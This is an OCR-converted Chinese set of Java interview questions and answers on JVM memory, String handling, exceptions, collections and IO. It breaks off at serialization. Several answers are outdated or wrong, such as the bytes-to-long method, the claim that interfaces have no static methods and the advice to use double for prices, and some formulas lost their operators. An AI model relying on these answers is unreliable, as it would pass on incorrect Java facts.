

# Java 热门面试题-基础

## 题目 1：JVM 整体结构是什么样的？




## 题目 2：JVM 运行时数据区描述下？




运行时数据区域被划分为 5 个主要组件：

➢ 方法区（Method Area）

所有类级别数据将被存储在这里，包括静态变量。每个 JVM 只有一个方法区，它是一个共享的资源。

➢ 堆区（Heap Area）

所有的对象和它们相应的实例变量以及数组将被存储在这里。每个 JVM 同样只有一个堆区。由于方法区和堆区的内存由多个线程共享，所以存储的数据不是线程安全的。

➢ 栈区（Stack Area）

对每个线程会单独创建一个运行时栈。对每个函数呼叫会在栈内存生成一个栈帧(Stack Frame)。所有的局部变量将在栈内存中创建。栈区是线程安全的，因为它不是一个共享资源。栈帧被分为三个子实体：

Ø 局部变量数组 – 包含多少个与方法相关的局部变量并且相应的值将被存储在这里。

Ø 操作数栈 – 如果需要执行任何中间操作，操作数栈作为运行时工作区去执行指令。

Ø 帧数据 – 方法的所有符号都保存在这里。在任意异常的情况下，catch 块的信息将会被保存在帧数据里面。

➢ PC 寄存器

每个线程都有一个单独的 PC 寄存器来保存当前执行指令的地址，一旦该指令被执行，pc 寄存器会被更新至下条指令的地址。

➢ 本地方法栈

本地方法栈保存本地方法信息。对每一个线程，将创建一个单独的本地方法栈。

## 题目 3：Object 类有哪些方法？

Clone、equals、 hashcode、wait、notify、notifyall、finalize、toString、getClass

## 题目 4：静态变量与实例变量区别？

- 静态变量： 静态变量由于不属于任何实例对象，属于类的，所以在内存中只会有一份，在类的 加载过程中，JVM 只为静态变量分配一次内存空间。
- 实例变量： 每次创建对象，都会为每个对象分配成员变量内存空间，实例变量是属于实例对象 的，在内存中，创建几次对象，就有几份成员变量。

## 题目 5：String 类的常用方法有哪些？

- indexof(); 返回指定字符的的索引。
- charAt(); 返回指定索引处的字符。
- replace(); 字符串替换。
- trim(); 去除字符串两端空格。
- split(); 字符串分割，返回分割后的字符串数组。
- getBytes(); 返回字符串 byte 类型数组。
- length(); 返回字符串长度。
- toLowerCase(); 将字符串转换为小写字母。 •toUpperCase();将字符串转换为大写字母。
- substring(); 字符串截取。
- equals(); 比较字符串是否相等。

## 题目 6：数组有没有 length()方法?String 有没有 length()方法？

数组没有 length()方法，有 length 的属性。String 有 length()方法。JavaScript 中，获得字符串的长度是通过 length 属性得到的，这一点容易和 Java 混淆

## 题目 7：String、StringBuffer、StringBuilder 的区别？

- 第一点: 可变和适用范围。String 对象是不可变的，而 StringBuffer 和 StringBuilder 是可变字符序列。每次对 String 的操作相当于生成一个新的 String 对象，而对 StringBuffer 和 StringBuilder 的操作是对对象本身的操作，而不会生成新的对象，所以对于频繁改变内容的字符串避免使用 String，因为频繁的生成对象将会对系统性能产生影响。
- 第二点: 线程安全。String 由于有 final 修饰，是 immutable 的，安全性是简单而纯粹的。StringBuilder 和 StringBuffer 的区别在于 StringBuilder 不保证同步，也就是说如果需要线程安全需要使用 StringBuffer，不需要同步的 StringBuilder 效率更高。
- 总结：

  –操作少量的数据 = String

  –单线程操作字符串缓冲区下操作大量数据 = StringBuilder

  –多线程操作字符串缓冲区下操作大量数据 = StringBuffer

## 题目 8：String str = “i” 和 String str = new String(“1”)一样吗？

不一样，因为内存的分配方式不一样。String str = “i”的方式 JVM 会将其分配到常量池中，此时仅产生一个字符串对象。 String str = new String(“i”)，JVM 会先在堆内存分配一个 String 对象，然后该对象指向常量池的字符串常量对象，如果字符串之前不存在，相当于创建了 2 个对象。

## 题目 9：String s=new String(“xyz”);创建了几个字符串对象？

两个对象，一个是静态存储区的“xyz”,一个是用 new 创建在堆上的对象。

## 题目 10：字符串操作：如何实现字符串的反转及替换？

可用字符串构造 StringBuffer 对象,然后调用 StringBuffer 中的 reverse 方法即可实现字符串的反转,调用 replace 方法即可实现字符串的替换。

## 题目 11：Java 中怎样将 bytes 转换为 long 类型?

String 接收 bytes 的构造器转成 String，再 Long.parseLong

## 题目 12：float f=3.4;是否正确？

不正确。3.4 是双精度数，将双精度型（double）赋值给浮点型（float）属于下转型（downcasting，也称为窄化）会造成精度损失，因此需要强制类型转换 float f =(float)3.4; 或者写 成 float f =3.4F;。

## 题目 13：a = a + b 与 a += b 的区别?

+= 隐式的将加操作的结果类型强制转换为持有结果的类型。如果两这个整型相加，如 byte、short 或者 int，首先会将它们提升到 int 类型，然后在执行加法操作。

```
byte a = 127;
byte b = 127;
b = a + b; // 错误：cannot convert from int to byte
b += a; // 争取
```

(因为 a+b 操作会将 a、b 提升为 int 类型，所以将 int 类型赋值给 byte 就会编译出错)

## 题目 14：short s1 = 1; s1 = s1 + 1;有错吗?short s1 = 1; s1 += 1;有错吗?

对于 short s1 = 1; s1 = s1 + 1;由于 1 是 int 类型，因此 s1+1 运算结果也是 int 型，需要强制转换类型才能赋值给 short 型。而 short s1 = 1; s1+= 1;可以正确编译，因为 s1+= 1;相当于 s1 = (short)(s1 + 1);其中有隐含的强制类型转换。

## 题目 15：Java 中应该使用什么数据类型来计算价格?

如果不是特别关心内存和性能的话，使用 BigDecimal，否则使用预定义精度的 double 类型

## 题目 16：==与 equals 的区别？

区别 1. ==是一个运算符 equals 是 Object 类的方法

区别 2. 比较时的区别

- 用于基本类型的变量比较时: ==用于比较值是否相等，equals 不能直接用于基本数据类型的比较，需要转换为其对应的包装类型。
- 用于引用类型的比较时。==和 equals 都是比较栈内存中的地址是否相等 。相等为 true 否则为 false。但是通常会重写 equals 方法去实现对象内容的比较。

## 题目 17：接口和抽象类的区别是什么？

- 抽象类可以提供成员方法的实现细节，而接口中只能存在 public abstract 方法;
- 抽象类中的成员变量可以是各种类型的，而接口中的成员变量只能是 public static final 类型的;
  - –接口中不能含有静态代码块以及静态方法,而抽象类可以有静态代码块和静态方法;
- 一个类只能继承一个抽象类，而一个类却可以实现多个接口。

## 题目 18：Java 中的值传递和引用传递?

- 值传递

  在方法的调用过程中，实参把它的实际值传递给形参，此传递过程就是将实参的值复制

  一份传递到函数中，这样如果在函数中对该值（形参的值）进行了操作将不会影响实参

  的值。 因为是直接复制，所以这种方式在传递大量数据时，运行效率会特别低下。

- 引用传递

  引用传递弥补了值传递的不足，如果传递的数据量很大，直接复过去的话，会占用大量

  的内存空间，而引用传递就是将对象的地址值传递过去，函数接收的是原始值的首地址

  值。

  在方法的执行过程中，形参和实参的内容相同，指向同一块内存地址，也就是说操作的

  其实都是源数据，所以方法的执行将会影响到实际对象

  **结论：**

  基本数据类型传值，对形参的修改不会影响实参；

  引用类型传引用，形参和实参指向同一个内存地址（同一个对象），所以对参数的修改

  会影响到实际的对象。String, Integer, Double 等 immutable 的类型特殊处理，可以

  理解为传值，最后的操作不会修改实参对象

## 题目 19：sleep 和 wait 的区别？

- sleep 是线程类（Thread）的方法，导致此线程暂停执行指定时间，给执行机会给其他线程，但是监控状态依然保持，到时后会自动恢复。调用 sleep 不会释放对象锁。
- wait 是 Object 类的方法，对此对象调用 wait 方法导致本线程放弃对象锁，进入等待此对象的等待锁定池，只有针对此对象发出 notify 方法（或 notifyAll）后本线程才进入对象锁定池准备获得对象锁进入运行状态。

## 题目 20：请写出你最常见的 几个 RuntimeException？ 与非运行时异常的区别？

- java.lang.NullPointerException 空指针异常;出现原因:调用了未经初始化的对象或者是不存在

的对象。

- java.lang.NumberFormatException 字符串转换为数字异常;出现原因:字符型数据中包含非数

字型字符。

- java.lang.IndexOutOfBoundsException 数组角标越界异常，常见于操作数组对象时发生。
- java.lang.NoSuchMethodException 方法不存在异常。
- java.lang.ClassCastException 数据类型转换异常。

  注意：IOException、SQLException、ClassNotFoundException 不是运行时异常

- **运行时异常**

都是 RuntimeException 类及其子类异常，如 NullPointerException(空指针异常)、IndexOutOfBoundsException(下标越界异常)等，这些异常是不检查异常，程序中可以选择捕获处理，也可以不处理。这些异常一般是由程序逻辑错误引起的，程序应该从逻辑角度尽可能避免这类异常的发生。

运行时异常的特点是 Java 编译器不会检查它，也就是说，当程序中可能出现这类异常，即使没有用 try-catch 语句捕获它，也没有用 throws 子句声明抛出它，也会编译通过。

- **非运行时异常** （编译异常）

是 RuntimeException 以外的异常，类型上都属于 Exception 类及其子类。从程序语法角度讲是必须进行处理的异常，如果不处理，程序就不能编译通过。如 IOException、SQLException 等以及用户自定义的 Exception 异常，一般情况下不自定义检查异常。

## 题目 21：Error 和 Exception 的区别？

- Error 表示系统级的错误和程序不必处理的异常，是恢复不是不可能但很困 难的情况下的一种严重问题；比如内存溢出，不可能指望程序能处理这样的情况；
- Exception 表示需要捕捉或者需要程序进行处理的异常，是一种设计或实现问题；也就是说，它表示如果程序运行正常，从不会发生的情况。

## 题目 22：Java 反射有了解吗？

在 Java 中的反射机制是指**在运行状态中，对于任意一个类都能够知道这个类所有的属性和方法；并且对于任意一个对象，都能够调用它的任意一个方法**；这种动态获取信息以及动态调用对象方法的功能成为 Java 语言的反射机制。通过反射机制使我们所写的代码更具有「通用性」和「灵活性」，比如 Spring/Spring Boot、MyBatis 等框架大量用到了反射机制。比如类上加上@Component 注解，Spring 就帮你创建对象，比如约定大于配置。

## 题目 23：Java 注解可以加在什么地方？Java 自带注解有哪些？哪里有用到注解？

- 注解用于对代码进行说明，可以对包、类、接口、字段、方法参数、局部变量等进行注解
- ** Java 自带的标准注解**，包括@Override、@Deprecated 和 @SuppressWarnings，分别用于标明重写某个方法、标明某个类或方法过时、标明要忽略的警告，用这些注解标明后编译器就会进行检查。
- **注解应用场景：**Spring、SpringMVC 中大量注解、单元测试注解

## 题目 24：Java 中的 final 关键字有哪些用法？

- 修饰类：表示该类不能被继承；
- 修饰方法：表示方法不能被重写；
- 修饰变量：表示变量只能一次赋值以后值不能被修改（常量）。

# Java 热门面试题-集合与 IO

- **题目 1：集合类中主要有几种接口？**

–Collection： Collection 是集合 List、 Set、 Queue 的最基本的接口。

–Iterator：迭代器，可以通过迭代器遍历集合中的数据

–Map：是映射表的基础接口

- **题目 2：集合中泛型常用特点和好处？**

《Java 核心技术》中对泛型的定义是：

“泛型”意味着编写的代码可以被不同类型的对象所重用。

“泛型”，顾名思义，“泛指的类型”。我们提供了泛指的概念，但具体执行的时候却可以有具体的规则来约束，比如我们用的非常多的。ArrayList 就是个泛型类，ArrayList 作为集合可以存放各种元素，如 Integer，String，自定义的各种类型等，但在我们使用的时候通过具体的

规则来约束，如我们可以约束集合中只存放 Integer 类型的元素，如

使用泛型的好处？

以集合来举例，使用泛型的好处是我们不必因为添加元素类型的不同而定义不同类型的集合，如整型集

合类，浮点型集合类，字符串集合类，我们可以定义一个集合来存放整型、浮点型，字符串型数据，而

这并不是最重要的，因为我们只要把底层存储设置了 Object 即可，添加的数据全部都可向上转型为

Object。 更重要的是我们可以通过规则按照自己的想法控制存储的数据类型。

- **题目 3：List、Set、Queue、Map 的区别？**

–List(对付顺序的好帮手): 存储的元素是有序的、可重复的。

–Set(注重独一无二的性质): 存储的元素是无序的、不可重复的。

–Queue(实现排队功能的“叫号机”): 按特定的排队规则来确定先后顺序，存储的元素是有序的、可重复的。

–Map(用 key 来搜索的专家): 使用键值对（key-value）存储，类似于数学上的函数 y=f(x)，“x”代表 key，“y”代表 value，key 是无序的、不可重复的，value 是无序的、可重复的，每个键最多映射到一个值。

- **题目 4：集合类的底层数据结构？**

–List

- Arraylist： Object[] 数组
- Vector：Object[] 数组
- LinkedList： 双向链表(JDK1.6 之前为循环链表，JDK1.7 取消了循环)

–Set

- HashSet(无序，唯一): 基于 HashMap 实现的，底层采用 HashMap 来保存元素
- LinkedHashSet: LinkedHashSet 是 HashSet 的子类，并且其内部是通过 LinkedHashMap 来实现的。有点类似于我们之前说的 LinkedHashMap 其内部是基于 HashMap 实现一样，不过还是有一点点区别的
- TreeSet(有序，唯一): 红黑树(自平衡的排序二叉树)

–Queue

- PriorityQueue: Object[] 数组来实现二叉堆
- ArrayQueue: Object[] 数组 + 双指针

再来看看 Map 接口下面的集合。

–Map

- HashMap： JDK1.8 之前 HashMap 由数组+链表组成的，数组是 HashMap 的主体，链表则是主要为了解决哈希冲突而存在的（“拉链法”解决冲突）。JDK1.8 以后在解决哈希冲突时有了较大的变

化，当链表长度大于阈值（默认为 8）（将链表转换成红黑树前会判断，如果当前数组的长度小于 64，那么会选择先进行数组扩容，而不是转换为红黑树）时，将链表转化为红黑树，以减少搜索时间

- LinkedHashMap： LinkedHashMap 继承自 HashMap，所以它的底层仍然是基于拉链式散列结构即由数组和链表或红黑树组成。另外，LinkedHashMap 在上面结构的基础上，增加了一条双向链表，使得上面的结构可以保持键值对的插入顺序。同时通过对链表进行相应的操作，实现了访问顺序相关逻辑。
- Hashtable： 数组+链表组成的，数组是 Hashtable 的主体，链表则是主要为了解决哈希冲突而存在的
- TreeMap： 红黑树（自平衡的排序二叉树）

## • 题目 5：如何选用集合类？

–根据键值获取到元素值时就选用 Map 接口下的集合

- 需要排序时选择 TreeMap
- 不需要排序时就选择 HashMap
- 需要保证线程安全就选用 ConcurrentHashMap。

–只需要存放元素值时，就选择实现 Collection 接口的集合 + 需要保证元素唯一时选择实现 Set 接口的集合比如 TreeSet 或 HashSet + 不需要就选择实现 List 接口的比如 ArrayList 或 LinkedList

## • 题目 6：HashSet 如何检查重复？

当你把对象加入 HashSet 时，HashSet 会先计算对象的 hashcode 值来判断对象加入的位置，同时也会与其他加入的对象的 hashcode 值作比较，如果没有相符的 hashcode，HashSet 会假设对象没有重复出现。但是如果发现有相同 hashcode 值的对象，这时会调用 equals()方法来检查 hashcode 相等的对象是否真的相同。如果两者相同，HashSet 就不会让加入操作成功。

- ## 题目 7：HashSet 和 TreeSet 区别？

  –HashSet 是由一个 hash 表来实现的，因此，它的元素是无序的。add()，remove()，contains()

  –TreeSet 是由一个树形的结构来实现的，它里面的元素是有序的。因此，add()，remove()，contains() 方法的时间复杂度是 O(logn)。

- ## 题目 8：HashMap 和 HashSet 区别？

  如果你看过 HashSet 源码的话就应该知道：HashSet 底层就是基于 HashMap 实现的。（HashSet 的源码非常非常少，因为除了 clone()、writeObject()、readObject()是 HashSet 自己不得不实现之外，其他方法都是直接调用 HashMap 中的方法。

| HashMap | HashSet |
| --- | --- |
| 实现了 Map 接口 | 实现 Set 接口 |
| 存储键值对 | 仅存储对象 |
| 调用 put()向 map 中添加元素 | 调用 add()方法向 Set 中添加元素 |
| HashMap 使用键（Key）计算 hashcode | HashSet 使用成员对象来计算 hashcode 值，对于两个对象来说 hashcode 可能相同，所以 equals()方法用来判断对象的相等性 |

- ## 题目 9：HashMap 和 HashTable 区别？

  1. **线程是否安全：** HashMap 是非线程安全的，Hashtable 是线程安全的，因为 Hashtable 内部的方法基本都经过 synchronized 修饰。（如果你要保证线程安全的话就使用 ConcurrentHashMap 吧！）；
  2. **效率：** 因为线程安全的问题，HashMap 要比 Hashtable 效率高一点。另外，Hashtable 基本被淘汰，不要在代码中使用它；
  3. **对 Null key 和 Null value 的支持：** HashMap 可以存储 null 的 key 和 value，但 null 作为键只能有一个，null 作为值可以有多个；Hashtable 不允许有 null 键和 null 值，否则会抛出 NullPointerException。

4. **初始容量大小和每次扩充容量大小的不同 ：** ① 创建时如果不指定容量初始值，Hashtable 默认的初始大小为 11，之后每次扩充，容量变为原来的 2n+1。HashMap 默认的初始化大小为 16。之后每次扩充，容量变为原来的 2 倍。② 创建时如果给定了容量初始值，那么 Hashtable 会直接使用你给定的大小，而 HashMap 会将其扩充为 2 的幂次方大小（HashMap 中的 tableSizeFor()方法保证，下面给出了源代码）。也就是说 HashMap 总是使用 2 的幂作为哈希表的大小,后面会介绍到为什么是 2 的幂次方。

5. **底层数据结构：** JDK1.8 以后的 HashMap 在解决哈希冲突时有了较大的变化，当链表长度大于阈值（默认为 8）（将链表转换成红黑树前会判断，如果当前数组的长度小于 64，那么会选择先进行数组扩容，而不是转换为红黑树）时，将链表转化为红黑树，以减少搜索时间。Hashtable 没有这样的机制。

- ## 题目 10：HashMap 和 TreeMap 区别？

–TreeMap 和 HashMap 都继承自 AbstractMap ，但是需要注意的是 TreeMap 它还实现了 NavigableMap 接口和 SortedMap 接口。实现 NavigableMap 接口让 TreeMap 有了对集合内元素的搜索的能力。实现 SortedMap 接口让 TreeMap 有了对集合中的元素根据键排序的能力。默认是按 key 的升序排序。

–总结：相对 HashMap 来说 TreeMap 主要多了对集合中的元素根据键排序的能力以及对集合内元素的搜索的能力

- ## 题目 11：ConcurrentHashMap 和 HashTable 区别？

ConcurrentHashMap 和 Hashtable 的区别主要体现在实现线程安全的方式上不同。

–**底层数据结构：** JDK1.7 的 ConcurrentHashMap 底层采用 **分段的数组+链表** 实现，JDK1.8 采用的数据结构跟 HashMap1.8 的结构一样，数组+链表/红黑二叉树。Hashtable 和 JDK1.8 之前的 HashMap 的底层数据结构类似都是采用 **数组+链表** 的形式，数组是 HashMap 的主体，链表则是主要为了解决哈希冲突而存在的；

–**实现线程安全的方式（重要）：** ① **在 JDK1.7 的时候，ConcurrentHashMap（分段锁）** 对整个桶数组进行了分割分段(Segment)，每一把锁只锁容器其中一部分数据，多线程访问容器里不同数据段的数据，就不会存在锁竞争，提高并发访问率。 **到了 JDK1.8 的时候已经摒弃了 Segment**

**的概念，而是直接用 Node 数组+链表+红黑树的数据结构来实现，并发控制使用 synchronized 和 CAS 来操作。（JDK1.6 以后 对 synchronized 锁做了很多优化）** 整个看起来就像是优化过且线程安全的 HashMap，虽然在 JDK1.8 中还能看到 Segment 的数据结构，但是已经简化了属性，只是为了兼容旧版本；② **Hashtable(同一把锁)** :使用 synchronized 来保证线程安全，效率非常低下。当一个线程访问同步方法时，其他线程也访问同步方法，可能会进入阻塞或轮询状态，如使用 put 添加元素，另一个线程不能使用 put 添加元素，也不能使用 get，竞争会越来越激烈效率越低。

- **题目 12：ArrayList 和 linkedList 区别？**

1. **是否保证线程安全：** ArrayList 和 LinkedList 都是不同步的，也就是不保证线程安全；
2. **底层数据结构：** Arraylist 底层使用的是 **Object 数组**；LinkedList 底层使用的是 **双向链表** 数据结构（JDK1.6 之前为循环链表，JDK1.7 取消了循环。注意双向链表和双向循环链表的区别，下面有介绍到！）
3. 插入和删除是否受元素位置的影响：
   - –ArrayList 采用数组存储，所以插入和删除元素的时间复杂度受元素位置的影响。 比如：执行 add(E e)方法的时候， ArrayList 会默认在将指定的元素追加到此列表的末尾，这种情况时间复杂度就是 O(1)。但是如果要在指定位置 i 插入和删除元素的话（add(int index, E element)）时间复杂度就为 O(n-i)。因为在进行上述操作的时候集合中第 i 和第 i 个元素之后的(n-i)个元素都要执行向后位/向前移一位的操作。
   - –LinkedList 采用链表存储，所以，如果是在头尾插入或者删除元素不受元素位置的影响（add(E e)、addFirst(E e)、addLast(E e)、removeFirst() 、removeLast()），近似 O(1)，如果是要在指定位置 i 插入和删除元素的话（add(int index, E element)，remove(Object o)） 时间复杂度近似为 O(n) ，因为需要先移动到指定位置再插入。
4. **是否支持快速随机访问：** LinkedList 不支持高效的随机元素访问，而 ArrayList 支持。快速随机访问就是通过元素的序号快速获取元素对象(对应于 get(int index)方法)。
5. **内存空间占用：** ArrayList 的空 间浪费主要体现在在 list 列表的结尾会预留一定的容量空间，而 LinkedList 的空间花费则体现在它的每一个元素都需要消耗比 ArrayList 更多的空间（因为要存放直接后继和直接前驱以及数据）。

- **题目 13：HashMap 底层实现原理？**

–JDK1.8 之前

`HashMap` 底层是 **数组和链表** 结合在一起使用也就是 **链表散列**。**HashMap 通过 key 的 hashCode 经过扰动函数处理过后得到 hash 值，然后通过 (n - 1) & hash 判断当前元素存放的位置（这里的 n 指的是数组的长度），如果当前位置存在元素的话，就判断该元素与要存入的元素的 hash 值以及 key 是否相同，如果相同的话，直接覆盖，不相同就通过拉链法解决冲突。**

**所谓扰动函数指的就是 HashMap 的 hash 方法。使用 hash 方法也就是扰动函数是为了防止一些实现比较差的 hashCode() 方法 换句话说使用扰动函数之后可以减少碰撞。**

–JDK1.8 及以后

相比于之前的版本， JDK1.8 之后在解决哈希冲突时有了较大的变化，当链表长度大于阈值（默认为 8）（将链表转换成红黑树前会判断，如果当前数组的长度小于 64，那么会选择先进行数组扩容，而不是转换为红黑树）时，将链表转化为红黑树，以减少搜索时间。

TreeMap、TreeSet 以及 JDK1.8 之后的 HashMap 底层都用到了红黑树。红黑树就是为了解决二叉查找树的缺陷，因为二叉查找树在某些情况下会退化成一个线性结构。

- **题目 14：HashMap 什么时候扩容？**

当 hashmap 中的元素个数超过数组大小 loadFactor 时，就会进行数组扩容，loadFactor 的默认值为 0.75，也就是说，默认情况下，数组大小为 16，那么当 hashmap 中元素个数超过 160.75=12 的时候，就把数组的大小扩展为 216=32，即扩大一倍，然后重新计算每个元素在数组中的位置，而这是一个非常消耗性能的操作，所以如果我们已经预知 hashmap 中元素的个数，那么预设元素的个数能够有效的提高 hashmap 的性能。比如说，我们有 1000 个元素 new HashMap(1000),但是理论上来讲 new HashMap(1024) 更合适，不过上面 annegu 已经说过，即使是 1000，hashmap 也自动会将其设置为 1024。 但是 new HashMap(1024) 还不是更合适的，因为 0.75*1000 < 1000, 也就是说为了让 0.75* size > 1000, 我们必须这样 new HashMap(2048) 才最合适，既考虑了 & 的问题，也避免了 resize 的问题。

- **题目 15：HashMap 中的 key 我们可以使用任何类作为 key 吗？**

平时可能大家使用的最多的就是使用 String 作为 HashMap 的 key，但是现在我们想使用某个自定

义类作为 HashMap 的 key，那就需要注意以下几点：

–如果类重写了 equals 方法，它也应该重写 hashCode 方法。

–类的所有实例需要遵循与 equals 和 hashCode 相关的规则。

–如果一个类没有使用 equals，你不应该在 hashCode 中使用它。

–咱们自定义 key 类的最佳实践是使之为不可变的，这样，hashCode 值可以被缓存起来，拥有更好的性能。不可变的类也可以确保 hashCode 和 equals 在未来不会改变，这样就会解决与可变相关的问题了。

- **题目 16：HashMap 的长度为什么是 2 的 N 次方呢？**

为了能让 HashMap 存数据和取数据的效率高，尽可能地减少 hash 值的碰撞，也就是说尽量把数

据能均匀的分配，每个链表或者红黑树长度尽量相等。

我们首先可能会想到 % 取模的操作来实现。

下面是回答的重点哟：

取余（%）操作中如果除数是 2 的幂次，则等价于与其除数减一的与（&）操作（也就是说 hash % length == hash &(length - 1) 的前提是 length 是 2 的 n 次方）。并且，采用二进制位操作 & ，相对于 % 能够提高运算效率。

这就是为什么 HashMap 的长度需要 2 的 N 次方了

- **题目 17：Collection 和 Collections 的区别？**

- Collection 是集合类的上级接口，继承与它的接口主要是 set 和 list。
- Collections 类是针对集合类的一个帮助类. 它提供一系列的静态方法对各种集合的搜索, 排序, 线程安全化等操作

- **题目 18：数组 (Array) 和列表 (ArrayList) 区别？**

- Array 可以包含基本类型和对象类型，ArrayList 只能包含对象类型。
- Array 大小是固定的，ArrayList 的大小是动态变化的。
- ArrayList 处理固定大小的基本数据类型的时候，这种方式相对比较慢。

## 题目 19：BIO 和 NIO 区别？

- bio 同步阻塞 io：在此种方式下，用户进程在发起一个 IO 操作以后，必须等待 IO 操作的完成，只有当真正完成了 IO 操作以后，用户进程才能运行。JAVA 传统的 IO 模型属于此种方式！

- nio 同步非阻塞式 I/O；java NIO 采用了双向通道进行数据传输，在通道上我们可以注册我们感兴趣的事件：连接事件、读写事件；NIO 主要有三大核心部分：Channel(通道)，Buffer(缓冲区), Selector。传统 IO 基于字节流和字符流进行操作，而NIO 基于 Channel 和 Buffer(缓冲区)进行操作，数据总是从通道读取到缓冲区中，或者从缓冲区写入到通道中。Selector(选择区)用于监听多个通道的事件（比如：连接打开，数据到达）。因此，单个线程可以监听多个数据通道。

## 题目 20：Java 中有几种类型的流？

**按照流的方向：**

- 输入流（inputStream）
- 输出流（outputStream）。

**按照实现功能分：**

- 节点流（可以从或向一个特定的地方（节点）读写数据。如 FileReader）
- 处理流（是对一个已存在的流的连接和封装，通过所封装的流的功能调用实现数据读写。如 BufferedReader。处理流的构造方法总是要带一个其他的流对象做参数。一个流对象经过其他流的多次包装，称为流的链接。）

**按照处理数据的单位：**

- 字节流
- 字符流

字节流继承于 InputStream 和 OutputStream

字符流继承于 InputStreamReader 和 OutputStreamWriter

## 题目 21：字节流和字符流区别？

- 字节流一般用来处理图像、视频、音频、PPT、Word 等类型的文件。字符流一般用于处理纯文本类型的文件，如 TXT 文件等，但不能处理图像视频等非文本文件。用一句话说就是：字节流可以处理一切文件，而字符流只能处理纯文本文件。
- 字节流本身没有缓冲区，缓冲字节流相对于字节流，效率提升非常高。而字符流本身就带有缓冲区，缓冲字符流相对于字符流效率提升就不是那么大了。详见文末效率对比。

## 题目 22：字节流有了为什么还要有字符流？

字符流是由 Java 虚拟机将字节转换得到的，问题就出在这个过程还算是非常耗时，并且，如果我们不知道编码类型就很容易出现乱码问题。所以， I/O 流就干脆提供了一个直接操作字符的接口，方便我们平时对字符进行流操作。如果音频文件、图片等媒体文件用字节流比较好，如果涉及到字符的话使用字符流比较好。

## 题目 23：什么是 java 序列化，如何实现 java 序列化？

**序列化：**

